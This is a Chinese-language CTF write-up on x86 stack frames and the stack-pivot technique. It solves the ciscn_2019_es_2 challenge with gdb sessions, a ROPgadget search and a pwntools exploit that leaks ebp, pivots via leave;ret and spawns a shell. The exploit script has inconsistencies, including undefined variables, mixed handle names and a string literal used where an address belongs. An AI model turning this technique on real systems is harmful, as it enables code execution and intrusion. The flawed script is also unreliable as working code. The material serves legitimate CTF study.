


# 1. C语言函数调用栈帧

## 1.1 知识铺垫

函数调用常用的寄存器有

- ebp 栈底指针
- esp 栈顶指针
- eip 程序当前运行位置的指针

函数栈帧结构



常见函数调用反汇编代码如下

```
call function    以main函数调用function为例
```

```
function:
push ebp
mov ebp, esp
sub esp, 0x100
....
....
....
mov esp, ebp
pop ebp
ret
```

1. 返回地址入栈，保存main当前函数执行位置
2. push ebp 将main函数的ebp入栈，保存main函数栈底指针。称为old ebp
3. mov ebp, esp ebp=esp 将esp和ebp指针都执行栈底。
4. sub esp, 0x100 在栈上分配xxx字节的临时空间。栈顶指针抬高。
5. ....
6. ....
7. mov esp, ebp ; pop ebp 常见为leave指令。将栈底指针赋值给栈顶指针，esp = ebp, 释放栈空间。pop ebp将old ebp弹出赋值给ebp，即main函数的ebp
8. ret 即pop eip


ret 指令理解：/取栈顶的数据作为下次跳转的位置/即

- eip = [esp]
  - esp = esp + 4
- ret 会修改eip和esp的值，就相当于pop eip (pop指令会附加esp的移动，意思是取栈顶的数据

作为下次跳转的位置），然后执行jump。

相比之下，call指令即 push eip(此时eip为call指令的下一条指令的地址，意思是将call指令的下一条地址入栈)然后jump。

32位函数调用栈帧变化



主要就是注意栈帧的变化。

# 栈迁移

为什么需要栈迁移？

栈溢出在构造rop链时，可能会遇到构造空间不够的情况，比如需要构造48字节的数据，但read只能读入40字节。但是我们可以控制ebp及ret的值。此时可以利用栈迁移的方法拓展栈空间。

栈迁移的条件？

可以控制rbp或者ret

控制一块可执行的内存，并且可以连续两次控制该内存。

栈迁移的技术原理？

函数调用结束。一般会执行leave ret两条汇编指令

```
leave : mov esp, ebp
       pop ebp
ret    : pop eip
```


pop ebp 后，esp指针指向返回地址。但是如果返回地址指向的是leave指令的地址。会再次执行 mov esp, ebp，即可以将esp栈顶指针重新赋值。而ebp是可以进行控制。从而将栈帧移动到一个新的位置。



在攻击时需要连续两次执行leave\_ret，从而控制函数返回地址。一般函数在执行完成返回时，会自动

执行一次leave\_ret。所以在攻击时，要先将ebp改为新栈帧的地址，再将ret地址改为leave\_ret的地址，便可以达到连续两次执行leave\_ret的目的。


#### 栈迁移过程

1. 首先确定缓冲区变量在溢出时可以覆盖栈上ebp和ret两个位置
2. 选取要被劫持到的目的地址，例如bss内存段，记作bss\_addr
3. 寻找leave\_ret gadget地址，记作leave\_ret
4. 设置缓冲区变量，将ebp地址赋值为bss\_addr-4，将ret覆盖为leave\_ret.





5. pop ebp后执行伪造的leave\_ret。



以上过程即可将esp指向bss等可以写入shellcode的数据段

### 3. 题目练习1——ciscn\_2019\_es\_2

题目链接 [https://buuoj.cn/challenges#ciscn\\_2019\\_es\\_2](https://buuoj.cn/challenges#ciscn_2019_es_2)

### 3.1 题目信息

```
zzw@ubuntu:~/Desktop/test$ file ciscn_2019_es_2
ciscn_2019_es_2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=88938f6e63cc4e27018f9032c4934e0a377712d1, not stripped
zzw@ubuntu:~/Desktop/test$ checksec ciscn_2019_es_2
[*] '/home/zzw/Desktop/test/ciscn_2019_es_2'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
zzw@ubuntu:~/Desktop/test$ chmod +x ciscn_2019_es_2
zzw@ubuntu:~/Desktop/test$ ./ciscn_2019_es_2
Welcome, my friend. What's your name?
ghjkdghjgsjkhfsgghjkfdgsk
Hello, ghjkdghjgsjkhfsgghjkfdgsk

sdjkhfjkshdfl
Hello, sdjkhfjkshdfl
sghjkfdgsk

zzw@ubuntu:~/Desktop/test$
```

```
1 int vul()
2 {
3     char s[40]; // [esp+0h] [ebp-28h] BYREF
4
5     memset(s, 0, 32u);
6     read(0, s, 48u);
7     printf("Hello, %s\n", s);
8     read(0, s, 48u);
9     return printf("Hello, %s\n", s);
10 }
```

read可以读取48个字节，但栈空间溢出后只剩8字节，所以需要使用到栈迁移、迁移空间足够后，需要知道/bin/sh的地址，这个可以通过read输入。但需要计算其地址，计算偏移。

### 3.2 解题过程

#### 1. 泄露ebp基址

```
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern offset 0x41414641
1094796865 found at offset: 44
gdb-peda$
```

40字节的缓冲区+4字节ebp。如果输入40字节的字符串数据，%s会将后面的ebp数据也会打印出来

```
from pwn import *
io = process('./ciscn_2019_es_2')
payload = flat(['a'*0x27,'b'])
io.sendafter("welcome, my friend. What's your name?",payload)
io.recvuntil('b')
ebp_addr = u32(io.recv(4))
print(hex(ebp_addr))
```

## 2. 计算要迁移的基址

可以尝试迁移到栈上或者bss数据段。这里迁移到栈上。这里就要计算数据输入距离ebp的位置。

```
EAX: 0x5
EBX: 0x0
ECX: 0xffffced0 ("asdf\n")
EDX: 0x30 ('0')
ESI: 0xf7fb6000 --> 0x1b2db0
EDI: 0xf7fb6000 --> 0x1b2db0
EBP: 0xffffcef8 --> 0xffffcf08 --> 0x0
ESP: 0xffffced0 ("asdf\n")
EIP: 0x80485c1 (<vul+44>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80485b7 <vul+34>: push 0x0
0x80485b9 <vul+36>: call 0x80483d0 <read@plt>
0x80485be <vul+41>: add esp,0x10
=> 0x80485c1 <vul+44>: sub esp,0x8
0x80485c4 <vul+47>: lea eax,[ebp-0x28]
0x80485c7 <vul+50>: push eax
0x80485c8 <vul+51>: push 0x80486ca
0x80485cd <vul+56>: call 0x80483e0 <printf@plt>
[-----stack-----]
0000| 0xffffced0 ("asdf\n")
0004| 0xffffced4 --> 0xa ('\n')
0008| 0xffffced8 --> 0x0
0012| 0xffffcedc --> 0x0
0016| 0xffffcee0 --> 0x0
0020| 0xffffcee4 --> 0x0
0024| 0xffffcee8 --> 0x0
0028| 0xffffceec --> 0x0
[-----]
Legend: code, data, rodata, value
0x80485c1 in vul ()
gdb-peda$
```

数据输入距离ebp位置

## 3. 计算system的地址

程序中提供有system函数

```
1// attributes: thunk
2int system(const char *command)
3{
4    return system(command);
5}
```

```
system_addr = elf.symbols['system']
```

```
print(hex(system_addr))
```

## 4. 获取leave\_ret地址

```
zzw@ubuntu:~/Desktop/test$ ROPgadget --binary ciscn_2019_es_2 | grep 'leave'
0x0804862d : add byte ptr [eax], al ; mov ecx, dword ptr [ebp - 4] ; leave ; lea
esp, [ecx - 4] ; ret
0x08048542 : add esp, 0x10 ; leave ; jmp 0x80484c0
0x080484b5 : add esp, 0x10 ; leave ; ret
0x0804855e : add esp, 0x10 ; nop ; leave ; ret
0x08048631 : cld ; leave ; lea esp, [ecx - 4] ; ret
0x08048630 : dec ebp ; cld ; leave ; lea esp, [ecx - 4] ; ret
0x08048545 : leave ; jmp 0x80484c0
0x08048632 : leave ; lea esp, [ecx - 4] ; ret
0x080484b8 : leave ; ret
0x08048543 : les edx, ptr [eax] ; leave ; jmp 0x80484c0
0x080484b6 : les edx, ptr [eax] ; leave ; ret
0x0804855f : les edx, ptr [eax] ; nop ; leave ; ret
0x08048514 : mov byte ptr [0x804a048], 1 ; leave ; ret
0x0804855a : mov byte ptr [0x83fffffe], al ; les edx, ptr [eax] ; nop ; leave ;
ret
0x0804862f : mov ecx, dword ptr [ebp - 4] ; leave ; lea esp, [ecx - 4] ; ret
0x08048561 : nop ; leave ; ret
0x08048519 : or byte ptr [ecx], al ; leave ; ret
```

## 5. 构造payload

```
payload =
```

```
p32(system_addr)+p32(0xdeadbeef)+p32(bin_sh_offset)+p64('/bin/sh\x00')+p32(ebp_a
ddr-0x38-4)+p32(leave_ret)
```

```

from pwn import *
io = process('./ciscn_2019_es_2')
payload = flat(['a'*0x27,'b'])
io.sendafter("welcome, my friend. what's your name?",payload)
io.recvuntil('b')
ebp_addr = u32(io.recv(4))
print(hex(ebp_addr))

payload2 = p32(system_addr)
payload2 += b'0xdeadbeef' # 返回地址
payload2 += p32(original_ebp - 44) # /bin/sh在栈中的偏移，计算得出的是地址。
payload2 += b'/bin/sh\x00' # 8个字节，4字节对齐
payload2 = payload2.ljust(0x28, b'p')

payload2 += p32(original_ebp - 0x38 - 4) #
payload2 += p32(leave_ret)

p.sendline(payload2)
p.interactive()

```

这里的0x28和

```

zzw@ubuntu:~/Desktop/test$ python3.5 x.py
[+] Starting local process './ciscn_2019_es_2': pid 31866
0xffdf798
[*] Switching to interactive mode
*\x86\x04\xdc\x03\xee\xf7\xb0\xe7\xdf\xff
Hello,
$ id
uid=1000(zzw) gid=1000(zzw) groups=1000(zzw),4(adm),24(cdrom),27(sudo),
6(plugdev),113(lpadmin),128(sambashare),998(docker)
$

```

## 参考链接

[函数调用栈帧](#)

[栈迁移](#)

[栈迁移](#)